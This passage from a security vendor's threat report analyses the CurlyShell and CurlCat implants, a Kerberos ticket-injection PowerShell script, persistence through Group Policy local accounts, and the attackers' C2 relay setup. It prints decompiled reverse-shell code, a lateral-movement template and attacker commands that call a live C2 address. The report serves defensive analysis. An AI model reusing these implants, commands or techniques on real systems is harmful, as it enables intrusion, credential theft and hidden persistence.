The init() method then sets up the libcurl objects and configures the curl_write_callback. This is a standard feature of the libcurl library that points this callback to the malware's own function: SesCustom::WriteFunction(). When the C2 server sends an encrypted data back, libcurl hands that raw data off to this custom-written WriteFunction() for processing.

After initialization, an HTTP GET request is issued to verify C2 responsiveness. The returned data is expected to precisely match the PHP session cookie generated earlier. If the response fails to match this session cookie, the init() function returns false, causing CurlyShell to terminate immediately. If the server is responsive and returns the expected value, the function confirms that the target is a live C2, and the core C2 logic is launched via SesCustom::to_run(), which implements the reverse shell functionality.

```
v4 = SesCustom::init(v10, (__int64)v12, (__int64)v8);
std::string::~string(v12);
std::allocator<char>::~allocator(&v6);
std::map<std::string,std::string>::~map(v8);
if ( v4 )
  SesCustom::to_run((SesCustom *)v10);
std::map<std::string,std::string>::~map(v7);
SesCustom::~SesCustom((SesCustom *)v10);
return 0;
```

Up to this stage, both CurlyShell and CurlCat share almost identical code, with their logic overlapping almost entirely. The key distinction lies in the to_run() method: in CurlyShell, the received data is interpreted as commands to execute, whereas in CurlCat it is forwarded directly to the SSH process.



```
{
  {
    {
      if ( std::string::length(v11) )
      {
        std::string::basic_string(v10, v11);
        SesCustom::to_enc(v9, this, v10);
        std::string::operator=(v11, v9);
        std::string::~string(v9);
        std::string::~string(v10);

        v1 = std::string::c_str(v11);
        curl_easy_setopt(*(_QWORD *)this, 10015, v1);
      }
      else
      {
        curl_easy_setopt(*(_QWORD *)this, 47, 0);
      }
      if ( (unsigned int)curl_easy_perform(*(_QWORD *)this) )
        break;
      v13 = 0;
      if ( std::string::length((char *)this + 8) )
      {
        std::string::basic_string(v10, (char *)this + 8);
        SesCustom::to_dec(v8, this, v10);
        std::string::~string(v10);
        if ( std::string::length(v8) )
        {
          std::string::basic_string(v10, v8);
          SesCustom::to_out(this, v10);

          std::string::~string(v10);

        }
        std::string::clear((char *)this + 8);

        std::string::~string(v8);
      }
      SesCustom::from_in[abi:cxx11](v10, this);
      std::string::operator=(v11, v10);
      std::string::~string(v10);
      if ( !std::string::length((char *)this + 8) && !std::string::length(v11) )
      {
        usleep(useconds);
        useconds *= 2;
      }
```

```
{
  {
    {
      if ( std::string::length(v11) )
      {
        std::string::basic_string(v10, v11);
        SesCustom::to_enc(v9, this, v10);
        std::string::operator=(v7, v9);
        std::string::~string(v9);
        std::string::~string(v10);
        std::string::clear(v11);
        v1 = std::string::c_str(v7);
        curl_easy_setopt(*(_QWORD *)this, 10015, v1);
      }
      else
      {
        curl_easy_setopt(*(_QWORD *)this, 47, 0);
      }
      if ( (unsigned int)curl_easy_perform(*(_QWORD *)this) )
        break;
      v13 = 0;
      if ( std::string::length((char *)this + 8) )
      {
        std::string::basic_string(v10, (char *)this + 8);
        SesCustom::to_dec(v8, this, v10);
        std::string::~string(v10);
        if ( std::string::length(v8) )
        {
          std::string::basic_string(v9, v8);
          SesCustom::to_pipe(v10, this, v9);
          std::string::operator=(v11, v10);
          std::string::~string(v10);
          std::string::~string(v9);
        }
        std::string::clear((char *)this + 8);
        useconds = *((_DWORD *)this + 11);
        std::string::~string(v8);
      }
      else

      {
        usleep(useconds);
        useconds *= 2;
      }
```

The decompiled view shows similarities between CurlCat (left) and CurlyShell (right) code.

The actual C2 communication and command execution happens in the to_run() method. The method manages data exchange by switching between HTTP methods: it uses HTTP POST requests to send command output back to the C2 when data is available, and falls back to HTTP GET requests to poll the server when there is no data to send.

The primary distinction between the two implants lies in how they process the server's response. CurlyShell, being the reverse shell, executes incoming commands using the SesCustom::to_pipe() function, which internally relies on the popen() system call. The received command is wrapped with timeout 30 sh -c '<command>' 2>&1 to limit the execution time (30 seconds) and capture both standard output and error.

CurlCat, in contrast, is designed only for data relay; it completely bypasses command execution and instead uses the SesCustom::to_out() and SesCustom::from_in() functions to simply relay raw data.

PowerShell Scripts

The investigation uncovered two distinct types of PowerShell scripts linked to the attackers. One type was designed to inject a Kerberos ticket into LSASS, enabling authentication to remote systems and execution of commands. The other was deployed via Group Policy to create a local account across domain-joined machines likely to achieve persistence.

Kerberos Ticket Injector

The threat actor's customized tooling is nicely illustrated by a script dropped at c:\programdata\kb_upd.ps1 and executed remotely via PowerShell (often using atexec). This script is a two-part template for remote command execution. The first part, which handles loading and injecting a Kerberos ticket into LSASS, is almost identical to the public TicketInjector utility. But while the C# string assigned to the $ptt variable is stored in plaintext in the original version, it's encrypted and stored as a SecureString in this version with a hardcoded key:


```
$key = (9,25,37,10,5,54,91,82,75,19,13,32,17,94,23,11)
$decData = ConvertTo-SecureString -String $buf -Key $key
$ptt =   [Runtime.InteropServices.Marshal]::PtrToStringAuto([Runtime.InteropServices.Marshal]::
SecureStringToBSTR($decData))
```

Once decrypted, the embedded C# code is compiled and loaded into memory by the Load() function, which serves the same purpose as the original TicketInjector utility's entry point. This compiled C# code is responsible for the actual low-level manipulation of the Kerberos tickets within the LSASS process.

The second part of the PowerShell script defines two additional functions essential for post-exploitation:

- Ticket Injection: One function invokes the Load() routine to read the Kerberos ticket and inject the modified version into LSASS.
- Lateral Movement (RemoteWorker): The other key function, RemoteWorker(), executes lateral movement commands.

The RemoteWorker() function is designed as a template for executing post-exploitation tasks, using the newly injected Kerberos tickets to authenticate against remote systems via SMB. The following example illustrates this operation: it uses net use to connect to a remote share, runs reconnaissance commands (dir \\<redacted>\C$\users) to collect data about user profiles and system files, then deletes the connection, and immediately clears the current ticket cache using klist purge. The function's flexible structure means the threat actor can easily substitute the commands for file deletion, malware deployment, or horizontal movement.


```
Function RemoteWorker
{
    cmd.exe /c net use \\<redacted>\C$ > c:\programdata\out.txt 2>&1;
    cmd.exe /c dir \\<redacted>\C$\users >> c:\programdata\out.txt 2>&1;
    cmd.exe /c net use \\<redacted>\C$ /delete >> c:\programdata\out.txt 2>&1;
    klist purge;
}


Function Run
{
    Load("c:\\programdata\\log.dat");

    RemoteWorker;

    klist purge;
}

Run;
```

An example of RemoteWorker() function.

Local Account Persistence

During forensic analysis, a suspicious PowerShell script was discovered on multiple compromised systems. Found at c:\Windows\ps1\screensaver.ps1, the script reset the password of the local account user, creating the account if it did not already exist—likely as a persistence mechanism.

This script was later replaced by a variant named c:\Windows\ps1\locals.ps1, which instead targeted a local account called camera. Further analysis showed the script originated from \\<domain>\NETLOGON\GPO test\Scripts\Localps.ps1, indicating it was distributed through Group Policy. The recurring password reset routine suggests an effort to counteract remediation attempts by ensuring continued access even if defenders change the account’s password.

At first, these scripts could not be directly linked to the attack. However, more recent activity involving an attempt to deploy a Resocks binary revealed that the c:\Windows\ps1\ directory was actively used by this threat actor, which ties these scripts to the intrusion with medium confidence:

```
cmd.exe /C C:\Windows\ps1\utc.exe 45.43.91[.]10:443 --key <redacted> > C:\Programdata\regid_1992 2>&1
```

```
cmd.exe /C curl http://45.43.91[.]10:443 > C:\Programdata\regid_1992 2>&1
```

```
cmd.exe /C curl ipinfo.io > C:\Programdata\regid_1992 2>&1
```

International Collaboration and C2 Analysis

The successful mapping and detailed analysis of the CurlCat communication channel were made possible through swift international cooperation with the Georgian National CERT (CERT.OTA.GOV.GE). This collaboration demonstrates the critical value of shared threat intelligence in dismantling sophisticated operations.

The initial connection was established when the Georgian CERT contacted our team regarding a detected CurlCat sample observed on a system they were monitoring, which was communicating with a compromised site we were also tracking. We provided them with an initial analysis of the malware's communication protocol and identified the compromised Georgian website being used as an apparent Command and Control (C2) server.

The Georgian CERT successfully seized the compromised server and performed a detailed forensic analysis, sharing their findings to complete the picture of the attacker's infrastructure.

The forensic analysis of the seized, compromised server (running via NGINX) provided the following insights into how the attackers used the site to relay CurlCat traffic:

- The attackers configured iptables rules to redirect traffic on port 443 from a specific victim to the attacker's infrastructure at 88.198.91[.]116 on port 22. All other traffic remained unaffected.
- The analysis confirmed the finding from the malware side: the CurlCat sample had been configured with libcurl options that disabled TLS certificate verification. This allowed the attackers to use arbitrary certificates on the compromised server to successfully decrypt the HTTP traffic and extract the encapsulated SSH communications.
- In addition, the attackers manually started an sshd service on port 31637 with a customized configuration and deployed an application-level proxy service on port 443. This proxy implemented TLS and redirected tunneling traffic to the hidden sshd service.
- The attackers demonstrated a high level of operational security, leaving few traces on the compromised host. For example, they issued the unset HISTFILE command to prevent their activity from being recorded in shell history.

Conclusion and Recommendations

The investigation revealed that the attackers relied on a combination of custom malware and stealth techniques to establish and maintain persistence within the victim environment. Two custom malware families — CurlyShell and CurlCat — were at the center of this activity, sharing a largely identical code base but diverging in how they handled received data: CurlyShell executed commands directly, while CurlCat funneled traffic through SSH. These tools were deployed and operated to ensure flexible control and adaptability.

A key aspect of the campaign was the abuse of virtualization technologies. By enabling Hyper-V and running lightweight virtual machines, the attackers created isolated environments from which reverse shells, proxies, and custom malware could operate. This isolation protected the custom malware from behavioral analysis, EDR, and static signature scanning that would normally run on the host operating system. However, the resulting reverse shells and C2 traffic still had to exit the host machine via the network stack.

This means that while the malware remained isolated, a security layer like Network Attack Defense (NAD) running on the host can still intercept and detect malicious communication patterns as traffic passes through the host's network interfaces. NAD includes algorithms for generic content identification, allowing it to recognize objects such as executables or URL addresses, even for previously unknown or custom-built protocols.

Throughout the activity, the threat actor demonstrated a strong focus on stealth and operational security. Techniques included encrypting embedded payloads, abusing native PowerShell capabilities, and minimizing forensic traces on compromised systems.

To counter stealthy lateral movement, organizations must detect abnormal access to the LSASS process and suspicious Kerberos ticket creation or injection attempts, which occur outside the VM and are highly detectable. Use GravityZone EDR/XDR capabilities to detect malicious access to credential processes and mitigate memory-based attacks. For organizations operating with a lean security staff, adopting Managed Detection and Response (MDR) services offers an effective solution.

The sophistication demonstrated by Curly COMrades confirms a key trend: as EDR/XDR solutions become commodity tools, threat actors are getting better at bypassing them through tooling or techniques like VM isolation.

To counter this, organizations must move beyond relying on a single security layer and implement defense-in-depth, multilayered security. It is critical to start designing the entire environment to be hostile to attackers. This means using solutions that restrict an adversary's operational space, such as Proactive Hardening and Attack Surface Reduction (PHASR), which prevents the abuse of native system tools and forces attackers to take riskier, more detectable actions, thereby raising the operational cost of the attack and securing the environment at every layer.

IOCs and How to Follow Our Research

For our OEM partners and integrations, access to our threat intelligence data is primarily provided programmatically. We also offer a user interface, IntelliZone Portal. This is where partners get more ways to interact with our data, like an operational dashboard of threats targeting their industry. A full breakdown of this research can be found on the platform under ThreatID BDuos7k53t:
https://intellizone.bitdefender.com/en/threat-search/threats/BDuos7k53t

Beyond our core TI platform, here are three more ways to stay current with our research.


Public IOCs on GitHub

We are hosting all Indicators of Compromise (IOCs) from this and all future research on a public GitHub repository to improve accessibility and collaboration for the entire security community:
https://github.com/bitdefender/malware-ioc/blob/master/2025_11_04-curlycomrades-iocs.csv

Ctrl-Alt-DECODE

This research is part of Ctrl-Alt-DECODE, Bitdefender’s newly established threat intelligence initiative.

1. Subscribe to the Newsletter: Get exclusive threat intelligence, original research, and actionable advisories directly from Bitdefender Labs and MDR teams: https://www.linkedin.com/newsletters/7371216616015036416/
2. Watch the Live Series: See the expert analysis on the Curly COMrades on our next Ctrl-Alt-DECODE episode (or catch up with our previous episodes). For this session, we're excited to welcome the Bitdefender Labs researcher who led the forensic analysis joining us in the chat, giving you a rare opportunity to ask technical questions about the research, or even what it's really like to work in cybersecurity forensics:


Bitdefender Global Leader In Cybersecurity
Ctrl
Alt
DECODE
LIVE DISCUSSION
→Episode 03
Curly COMrades: Hyper-V Isolation for EDR Evasion